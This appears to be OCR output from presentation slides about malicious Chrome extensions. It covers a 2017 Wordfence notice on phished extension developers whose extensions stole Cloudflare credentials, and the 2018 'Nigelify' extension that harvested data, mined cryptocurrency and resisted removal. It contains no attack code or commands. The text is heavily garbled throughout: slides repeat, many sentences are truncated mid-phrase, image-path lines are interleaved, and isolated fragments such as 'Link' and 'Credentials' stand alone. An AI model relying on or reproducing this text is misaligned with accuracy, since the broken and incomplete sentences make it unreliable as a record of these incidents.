
PSA: 4.8 Million Affected by Chrome Extension Attacks Targeting Site Owners

This entry was posted in General Security on August 17, 2017 by Mark Maur

This is a public service announcement from the Wordfence team regarding a security issue that has a wide impact. During the past 3 months, eight Chrome browser extensions were compromised and the attacker used them to steal Cloudflare credentials and serve up malicious ads.

This post discusses exactly what happened, how to protect yourself and what the wider implications are of this *supply chain attack*.

Extension developers were phished!




PSA: 4.8 Million Affected by Chrome Extension Attacks Targeting Site Owners

This entry was posted in General Security **on August 17, 2017 by** Mark Maunder 27 Replies

This is a public service announcement from the Wordfence team re has a wide impact. During the past 3 months, eight Chrome browser ext and the attacker used them to steal Cloudflare credentials and serve up

This post discusses exactly what happened, how to protect yoursel ions are of this *supply chain attack*.

Extensions used for malvertising




Malicious Chrome Extension Based On 'The Wild Thornberrys' Infects 100,000 Users And Mines For Cryptocurrency

11 May 2018, 9:22 am EDT **By Steven Lerner Tech Times**

Chrome users should be careful as to which extensions are downloaded, as in the recent case of a malicious extension that harvested data and mined for digital currencies.

How The Malware Spreads

On Thursday, May 10, cybersecurity company Radware revealed that its machine-learning algorithms recently encountered a zero-day malware that has been active since at least March 2018. More than 100,000 users in over 100 countries received the malware.



Malicious Chrome Extens 'The Wild Thornberrys' In Users And Mines For Cryp

11 May 2018, 9:22 am EDT **By Steven Lerner Tech Times**


Chrome users should be careful as to which extensions are of a malicious extension that harvested data and mined fo

How The Malware Spreads


On Thursday, May 10, cybersecurity company Radware rev algorithms recently encountered a zero-day malware that 2018. More than 100,000 users in over 100 countries receive

Nigelify

Nigelify




Nigelify



Link

Extension

Nigelify




Link

Extension

Credentials

Nigelify




Link

Extension

Credentials

Nigelify



Link

Extension

Resources

Credentials

Nigelify


- Made $1000 in < 1 week

Nigelify

- Made $1000 in < 1 week
- Affected 100k+ users

Nigelify

- Made $1000 in < 1 week
- Affected 100k+ users
- Prevented users from removing extension



